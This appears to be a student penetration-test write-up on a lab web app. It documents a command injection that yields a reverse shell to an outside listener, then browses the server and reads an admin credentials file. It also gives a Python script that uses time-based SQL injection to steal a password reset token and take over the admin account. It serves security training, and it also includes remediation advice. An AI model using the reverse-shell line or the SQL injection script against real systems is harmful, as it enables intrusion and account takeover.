

The screenshot shows a web browser window with the address bar displaying "10.15.50.70/profile.php". The browser's address bar also shows "Not secure". The page has a dark navigation bar with links: Home, Leaderboard, Rules, My Profile, Admin, and Logout. The main content area is titled "My Profile" and contains the following form:



Name:

Bio:

Upload Art:



Vulnerability Title:

Command Injection in Directory Listing Functionality Leads to Remote Code Execution

Description:

Following the successful exploitation of the previous vulnerability, which granted access to the admin panel of the Modern Art Contest application at <http://10.15.50.70/admin.php>, a critical security flaw was identified within the admin functionalities. Specifically, the "Get Directory Listing" feature, which allows administrators to input a directory path and retrieve its contents, is susceptible to command injection due to inadequate input validation.

By manipulating the directory path input, an attacker can inject and execute arbitrary shell commands on the server. This occurs because the application concatenates user input directly into a system command without proper sanitization or escaping. The exploitation is possible through the `directory_path` parameter, which fails to filter or validate user-supplied paths. This vulnerability can lead to Remote Code Execution (RCE), providing attackers full control over the server, including the ability to execute arbitrary commands, exfiltrate data, or escalate privileges.

Impact:

Exploitation of this vulnerability allows an attacker to execute commands with the privileges of the web server process. However, due to limitations in the environment, actions are restricted to remote shell access without data modification capabilities.


1. **Compromise of Confidentiality:** Attackers can access sensitive files and data stored on the server, potentially including user credentials, personal information, and confidential business data, and can even access web configuration. This access could lead to identity theft, unauthorized disclosures, or compliance violations.
2. **Service Disruption:** By executing arbitrary commands, attackers can disrupt services, render the system inoperable, or install persistent backdoors for ongoing access. This capability not only impacts availability but also undermines system reliability and operational continuity.

Recommendation:


1. **Enhance Input Validation:** Implement strict input sanitization routines to filter out special characters and commands from user input.
2. **Use Safe Execution Methods:** Avoid direct execution of user-supplied input within system commands.
3. **Review Access Controls:** Ensure proper access controls are in place to limit privileges and restrict unauthorized access to critical server functionalities.
4. **Update Security Policies:** Regularly audit and update security policies to include secure coding practices and penetration testing to identify similar vulnerabilities.


Steps to Reproduce:

1. After login with the admin@localhost it will redirect us to <http://10.15.50.70/profile.php> as shown in the picture below:



2. This has various features like an Admin panel where we can approve or deny the pending users.





Analyzing the source code in the admin.php section. The `get_directory` is vulnerable because it directly incorporates user-supplied input (`$_POST['directory']`) into a shell command without adequate sanitization. This allows attackers to manipulate the input to include additional shell commands (command injection). The attempted sanitization using a regular expression (`preg_replace`) is insufficient to prevent all forms of command injection, leaving the application open to exploitation where malicious commands can be executed on the server.

```

47     }
48 }
49
50 if(isset($_POST['get_directory'])) {
51     $directory = $_POST['directory'] ?? '';
52
53     // Sanitize $directory with full list of special shell characters.
54     $directory = preg_replace('/[;\'"|&`()<>$]/', '', $directory, 2);
55
56     $directoryListing = dangerZone('echo shell_exec("ls -lh '. $directory .'");');
57 }
58 }
59 ?>
60

```

3. At the bottom, we can see the directory listing input where by using the reverse shell command we could compromise with remote code execution. Commands used : `/tmp ||id; bash -c 'bash -i >& /dev/tcp/172.16.1.15/4242 0>&1'`

The screenshot shows a web browser window with the address bar displaying '10.15.50.70/admin.php'. The page has a light gray background and a dark footer. The main content area is divided into two sections. The first section, titled 'Increase User Score', contains two input fields: 'User Email:' and 'Score to add:'. Below these fields is a green button labeled 'Increase Score'. The second section, titled 'Get Directory Listing', contains a 'Directory Path:' label and a text input field. The input field contains the command `/tmp ||id; bash -c 'bash -i >& /dev/tcp/172.16.1.15/4242 0>&1'`, which is highlighted with a red border. Below the input field is a green button labeled 'Get Directory Listing'. The footer of the page displays '© 2023 Modern Art Contest'.

4. We successfully got the reverse shell using the commands.

The screenshot shows a terminal window with the title 'nepsec@nepsecurity: ~'. The terminal output shows the following sequence of events: a user runs `nc -nlvp 4242` to start a listener; the listener connects to `[172.16.1.15]` from `(UNKNOWN) [10.15.50.70] 34230`; the user enters `whoami` and receives the output `www-data`. The terminal prompt is `www-data@exam-csoc1050:/var/www/html/public$`.


```
nepsec@nepsecurity: ~  
File Actions Edit View Help  
nepsec@nepsecurity: ~ x nepsec@nepsecurity: ~ x  
  
(nepsec@nepsecurity)-[~]  
$ nc -nlvp 4242  
listening on [any] 4242 ...  
connect to [172.16.1.15] from (UNKNOWN) [10.15.50.70] 34230  
bash: cannot set terminal process group (695): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@exam-csoc1050:/var/www/html/public$ whoami  
whoami  
www-data  
www-data@exam-csoc1050:/var/www/html/public$ ifconfig  
ifconfig  
Command 'ifconfig' not found, but can be installed with:  
apt install net-tools  
Please ask your administrator.  
www-data@exam-csoc1050:/var/www/html/public$ ipconfig  
ipconfig  
Command 'ipconfig' not found, did you mean:  
  command 'iwconfig' from deb wireless-tools (30-pre9-13.1ubuntu4)  
  command 'iconfig' from deb ipmiutil (3.1.8-1)  
  command 'ifconfig' from deb net-tools (1.60-git20181103.0eebece-1ubuntu5)  
Try: apt install <deb name>  
www-data@exam-csoc1050:/var/www/html/public$ ip addr  
ip addr  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default  
qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
        inet 127.0.0.1/8 scope host lo  
            valid_lft forever preferred_lft forever  
        inet6 ::1/128 scope host  
            valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default  
t qlen 1000  
    link/ether 00:22:48:b1:35:fe brd ff:ff:ff:ff:ff:ff  
        inet 10.15.50.70/16 metric 100 brd 10.15.255.255 scope global eth0  
            valid_lft forever preferred_lft forever  
        inet6 fe80::222:48ff:fe01:35fe/64 scope link  
            valid_lft forever preferred_lft forever  
www-data@exam-csoc1050:/var/www/html/public$  
  
(nepsec@nepsecurity)-[~]  
$ ifconfig  
csoc_vpn: flags=209<UP,POINTOPOINT,RUNNING,NOARP> mtu 1420  
    inet 172.16.1.15 netmask 255.255.255.255 destination 172.16.1.15  
    unspc 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 1000 (  
UNSPEC)  
    RX packets 57422 bytes 19221684 (18.3 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 54770 bytes 13744500 (13.1 MiB)  
    TX errors 64 dropped 0 overruns 0 carrier 0 collisions 0  
  
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500  
    ether 10:62:e5:8d:c7:07 txqueuelen 1000 (Ethernet)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 0 bytes 0 (0.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 848 bytes 111436 (108.8 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 848 bytes 111436 (108.8 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.0.18 netmask 255.255.255.0 broadcast 192.168.0.255  
    inet6 2607:fe8b:f862:cea0::d7d5 prefixlen 128 scopeid 0<global>  
    inet6 fe80::cb9:640c:594:47be prefixlen 64 scopeid 0<20<link>  
    inet6 2607:fe8b:f862:cea0:2493:7045:9a2c:a4a prefixlen 64 scopeid 0<0<gl  
obal>  
    ether 74:40:bb:32:28:6d txqueuelen 1000 (Ethernet)  
    RX packets 152235 bytes 130668125 (124.6 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 89791 bytes 27329530 (26.0 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
nepsec@nepsecurity: ~  
File Actions Edit View Help  
nepsec@nepsecurity: ~ x nepsec@nepsecurity: ~ x nepsec@nepsecurity: ~/offsec x  
  
www-data@exam-csoc1050:/var/www/html/public$ id  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
www-data@exam-csoc1050:/var/www/html/public$ ls  
ls  
admin.php  
change_password.php  
css  
forgot_password.php  
health.php  
index.php  
leaderboard.php  
login.php  
logout.php  
navbar.php  
profile.php  
register.php  
rules.php  
source.zip  
uploads  
www-data@exam-csoc1050:/var/www/html/public$ cd ..  
cd ..  
www-data@exam-csoc1050:/var/www/html$ ls  
ls  
config  
create_admin.php  
creds  
public  
src  
startup_script.sh  
www-data@exam-csoc1050:/var/www/html$ cd creds  
cd creds  
www-data@exam-csoc1050:/var/www/html/creds$ ls  
ls  
admin_credentials.txt  
www-data@exam-csoc1050:/var/www/html/creds$ cat admin_credentials.txt  
cat admin_credentials.txt  
Email: admin@localhost  
Password: ,!Xb(L'{'www-data@exam-csoc1050:/var/www/html/creds$
```

Exploit code:

This exploit demonstrates a method to bypass authentication and gain access to privileged functionalities in a web application vulnerable to SQL injection. By exploiting vulnerabilities in the password reset and login mechanisms, we were able to reset the password for an admin user (admin@localhost), change it to a known value, and attempt to log in using the newly set credentials.

Script to Automate:

```
import requests
import string
import time

# Configuration
base_url = "http://10.15.50.70"
forgot_password_url = f"{base_url}/forgot_password.php"
change_password_url = f"{base_url}/change_password.php"
login_url = f"{base_url}/login.php"
target_email = "admin@localhost"
sleep_threshold = 4 # Seconds
characters = string.ascii_lowercase + string.ascii_uppercase + string.digits + "@._-"
max_length = 50 # Adjust based on expected length

# Initialize a requests session
session = requests.Session()

def time_based_sqli(query, email):
    for i in range(1, max_length + 1):
        for char in characters:
            payload = f"' AND 89=(SELECT 89 FROM PG_SLEEP(5) WHERE SUBSTRING(({query}), {i}, 1)='{char}') -- "
            data = {"email": email + payload}
            start_time = time.time()
            response = session.post(forgot_password_url, data=data)
            elapsed_time = time.time() - start_time

            if elapsed_time > sleep_threshold:
                yield char
                break
        else:
            break

def extract_data(query, email):
    return ".join(time_based_sqli(query, email))
```

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```

def request_password_reset(email):
    data = {"email": email}
    response = session.post(forgot_password_url, data=data)
    if "Password reset email has been sent" in response.text:
        print(f"[+] Password reset requested for {email}")
        return True
    else:
        print(f"[-] Failed to request password reset for {email}")
        return False

def get_reset_token(email):
    query = f"SELECT password_reset_token FROM users WHERE email='{email}'"
    return extract_data(query, email)

def change_password(email, new_password):
    token = get_reset_token(email)
    if token:
        data = {
            "token": token,
            "new_password": new_password,
            "confirm_password": new_password
        }
        response = session.post(change_password_url, data=data)
        if "Password has been changed successfully!" in response.text:
            print(f"[+] Password changed successfully!")
            return True
        else:
            print(f"[-] Failed to change password.")
            return False
    else:
        print(f"[-] Failed to retrieve reset token.")
        return False

def login(email, password):
    data = {
        "email": email,
        "password": password
    }
    response = session.post(login_url, data=data)
    if "Login successful" in response.text:
        print(f"[+] Login successful.")
        return True
    else:

```

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```

    print(f"[-] Login failed.")
    return False

if __name__ == "__main__":
    # Are you admin?
    is_admin = input("Are you admin? (yes/no): ").lower().strip() == "yes"
    if is_admin:
        # Choose email
        print("Please select your email:")
        print("1. admin@localhost")
        print("2. user@example.com")
        print("3. manager@company.com")
        print("4. ceo@company.com")
        email_choice = input("Enter the number of your email (1-4): ").strip()

        if email_choice == "1":
            target_email = "admin@localhost"
        elif email_choice == "2":
            target_email = "user@example.com"
        elif email_choice == "3":
            target_email = "manager@company.com"
        elif email_choice == "4":
            target_email = "ceo@company.com"
        else:
            print("Invalid choice. Exiting.")
            exit(1)

        # Request password reset
        if request_password_reset(target_email):
            # Change password
            new_password = input("Enter a new password: ").strip()
            if change_password(target_email, new_password):
                # Display extracted token
                token = get_reset_token(target_email)
                if token:
                    print(f"[+] Extracted Token for {target_email}: {token}")
                else:
                    print(f"[-] Failed to extract token.")

            # Redirect to login.php after password change
            print("Redirecting to login page...")
            login(target_email, new_password) # Attempt login with new password
        else:
            print("Password change failed.")

```

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
```

else:
    print("Password reset request failed.")
else:
    print("Access denied. You are not admin.")

```


Screenshots:

1. The script initiates a password reset request for the admin account (admin@localhost). This is achieved by exploiting a SQL injection vulnerability in the forgot_password.php endpoint.



2. After successfully triggering the password reset request, the script extracts the generated password reset token from the database using a time-based SQL injection technique. This token is essential for resetting the password to a known value.
3. With the extracted token, the script proceeds to change the admin's password to a specified value (admin). This step exploits vulnerabilities in the change_password.php endpoint.
4. Following the password change, the script attempts to log in using the newly set credentials (admin@localhost and admin). The goal is to verify successful authentication and gain access to privileged areas of the application.

We successfully extracted the password_reset_token and used it for a new password update.



```
automation.py > ...
1 import requests
2 import string
3 import time
4
5 # Configuration
6 base_url = "http://10.15.50.70/"
7 url = base_url + "forgot_password.php"
8 change_password_url = base_url + "change_password.php"
9 login_url = base_url + "login.php"
10 admin_url = base_url + "admin.php"
11 target_email = "admin@localhost"
12 sleep_threshold = 4 # Seconds
13 characters = string.ascii_lowercase + string.ascii_uppercase + string.digits + "!"
```


```
(sirjan@nepsecurity) ~/Documents/1050/Final ass 1050/source
$ python automation.py
Are you admin? (yes/no): yes
Please select your email:
1. admin@localhost
2. user@example.com
3. manager@company.com
4. ceo@company.com
Enter the number of your email (1-4): 1
[+] Password reset requested for admin@localhost
[+] Extracted Token for admin@localhost: 29bbac1aee9f0aa3ff20b3c6cfdee1451bc2b26
Enter a new password: admin
a[+] Password changed successfully!
Redirecting to http://10.15.50.70/login.php
```

This will redirect you to the page and works fine

Not secure | 10.15.50.70/profile.php

Home Leaderboard Rules My Profile Admin Logout

My Profile



Name:

Bio:

Upload Art:

Not secure | 10.15.50.70/login.php

Home Leaderboard Rules Login Sign Up

Login

Email:

Password:

Login

Don't have an account? [Sign up](#)

[Forgot Password?](#)

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